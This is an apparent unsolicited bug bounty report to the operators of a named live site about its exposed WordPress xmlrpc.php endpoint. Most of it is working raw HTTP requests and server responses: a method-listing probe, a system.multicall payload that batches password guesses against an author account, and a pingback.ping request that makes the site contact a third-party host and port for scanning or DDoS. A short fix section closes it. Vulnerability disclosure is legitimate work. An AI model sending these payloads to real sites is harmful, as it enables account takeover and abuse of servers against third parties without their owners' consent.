Hi Team
I am a freelance web security auditor and bug bounty hunter. I identity security loop holes and flaws that can lead to the website secruity compromise or website users security compromise. I have discovered a bug in your website .Please find the details about the reported issue below.
I am hoping to receive a bug bounty reward for reporting this.

Bug Type: XMLRPC.php file for taking over Blog admins account.

Description:

XML-RPC on WordPress is actually an API or “application program interface“. It gives developers who make mobile apps, desktop apps and other services the ability to talk to your WordPress site. The XML-RPC API that WordPress provides gives developers a way to write applications (for you) that can do many of the things that you can do when logged into WordPress via the web interface. These include:


- Wp.getUserBlogs
- Pingback.ping
- System.listMethods
- System.multicall

Issue:

The issue is wp.getUserBlogs method can be used to log into the user blogs accounts. And the pingback.ping method can be used to perform port scanning and DD0S attacks can be carried out through this method against other target site.

When both of these methods are used with “system.multicall” method their attack surface is increased exponentially. That is potentially hundereds of passwords can be used against a user identified by wpscan tool easily and all those request would be registered as single request with the server a reckon bruteforce against valid usernames. And the same with pingback.ping method hundereds of websites can be pinged in a single go if coupled with system.mutical.

Verification: https://www.firefly.pk/xmlrpc.php



```
XML-RPC server accepts POST requests only.
```


Available methods Check POC:

<methodCall>

<methodName>system.listMethods</methodName>

<params></params>

</methodCall>



```
POST /xmlrpc.php HTTP/1.1
Host: www.firefly.pk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 119

<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```


```
<value><string>system.multicall</string></value>
<value><string>system.listMethods</string></value>
<value><string>system.getCapabilities</string></value>
<value><string>demo.addTwoNumbers</string></value>
<value><string>demo.sayHello</string></value>
<value><string>pingback.extensions.getPingbacks</string></value>
<value><string>pingback.ping</string></value>
<value><string>mt.publishPost</string></value>
<value><string>mt.getTrackbackPings</string></value>
<value><string>mt.supportedTextFilters</string></value>
<value><string>mt.supportedMethods</string></value>
<value><string>mt.setPostCategories</string></value>
<value><string>mt.getPostCategories</string></value>
<value><string>mt.getRecentPostTitles</string></value>
<value><string>mt.getCategoryList</string></value>
<value><string>metaWeblog.getUsersBlogs</string></value>
<value><string>metaWeblog.deletePost</string></value>
<value><string>metaWeblog.newMediaObject</string></value>
<value><string>metaWeblog.getCategories</string></value>
<value><string>metaWeblog.getRecentPosts</string></value>
<value><string>metaWeblog.getPost</string></value>
<value><string>metaWeblog.editPost</string></value>
<value><string>metaWeblog.newPost</string></value>
<value><string>blogger.deletePost</string></value>
<value><string>blogger.editPost</string></value>
<value><string>blogger.newPost</string></value>
<value><string>blogger.getRecentPosts</string></value>
<value><string>blogger.getPost</string></value>
<value><string>blogger.getUserInfo</string></value>
<value><string>blogger.getUsersBlogs</string></value>
<value><string>wp.restoreRevision</string></value>
<value><string>wp.getRevisions</string></value>
<value><string>wp.getPostTypes</string></value>
<value><string>wp.getPostType</string></value>
<value><string>wp.getPostFormats</string></value>
<value><string>wp.getMediaLibrary</string></value>
<value><string>wp.getMediaItem</string></value>
```

wp.getUsersBlogs.(Attack)

It can used to brute force the blogadmin account using wp.getUsersBlogs. (which is also enabled in this case, also it becomes quite easy to manipulate because wpscan easily renders the authors user name)

Example POC code can be accessed form github through this link (as pasting the code in the report can make it very lengthy)

https://gist.github.com/samhotchkiss/5a74d6de2ae99eec62a4



```
POST /xmlrpc.php HTTP/1.1
Host: www.firefly.pk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 12276

<?xml version="1.0"?>
<methodCall>
        <methodName>system.multicall</methodName>
        <params>
                <param>
                        <value>
                                <array>
                                        <data>
                                                <value>

<struct><member><name>methodName</name><value><string>wp.getAuthors</string></value></member><member><name>
params</name><value><array><data><value><string>1</string></value><value><string>sam</string></value><value
><string>a</string></value></data></array></value></member></struct>

<struct><member><name>methodName</name><value><string>wp.getAuthors</string></value></member><member><name>
params</name><value><array><data><value><string>1</string></value><value><string>sam</string></value><value
><string>a1</string></value></data></array></value></member></struct>

<struct><member><name>methodName</name><value><string>wp.getAuthors</string></value></member><member><name>
params</name><value><array><data><value><string>1</string></value><value><string>sam</string></value><value
><string>a2</string></value></data></array></value></member></struct>
```

```
Strict-Transport-Security: max-age=31536000; includeSubDomains

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
```

DDoS

A DDoS Attack can be launched using the same xmlrpc file through Pinback.Ping method which is enabled in this case can be abused for DDoS attacks.


POC

<methodCall> <methodName>pingback.ping</methodName>

<params><param>

<value><string>https://cybrsecgeeks.com:2083</string></value>
</param><param><value><string> https://www.firefly.pk/xmlrpc.php/</string>

</value></param></params> </methodCall>



```
POST /xmlrpc.php HTTP/1.1
Host: www.firefly.pk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 281

<methodCall> <methodName>pingback.ping</methodName>
<params><param>
<value><string>https://cybrsecgeeks.com:2083</string></value>
</param><param><value><string> https://www.firefly.pk/xmlrpc.php/</string>
</value></param></params> </methodCall>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 20 Aug 2021 17:59:31 GMT
Content-Type: text/xml; charset=UTF-8
Content-Length: 370
Connection: close
Accept-Ranges: bytes
Age: 0
Content-Security-Policy: upgrade-insecure-requests
Strict-Transport-Security: max-age=300
Vary: Accept-Encoding, User-Agent
X-Backend: local
X-Cache: uncached
X-Cache-Hit: MISS
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string></string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Fix: The issue can be resolved by either removing the XMLRPC.php file or restricting access to the said file or by disabling the methods that can be abused by an attacker like the one above.

Reference: https://medium.com/@the.bilal.rizwan/wordpressxmlrpcphpcommonvulnerabiliteshowtoexploitthe m-d8d3c8600b32 this can also be referenced: https://nitesculucian.github.io/2019/07/01/exploitingthexmlrpcphpon-all-wordpress-versions/ another reference: https://null- byte.wonderhowto.com/how-to/gain-control-wordpressby-exploitingxml- rpc0174864/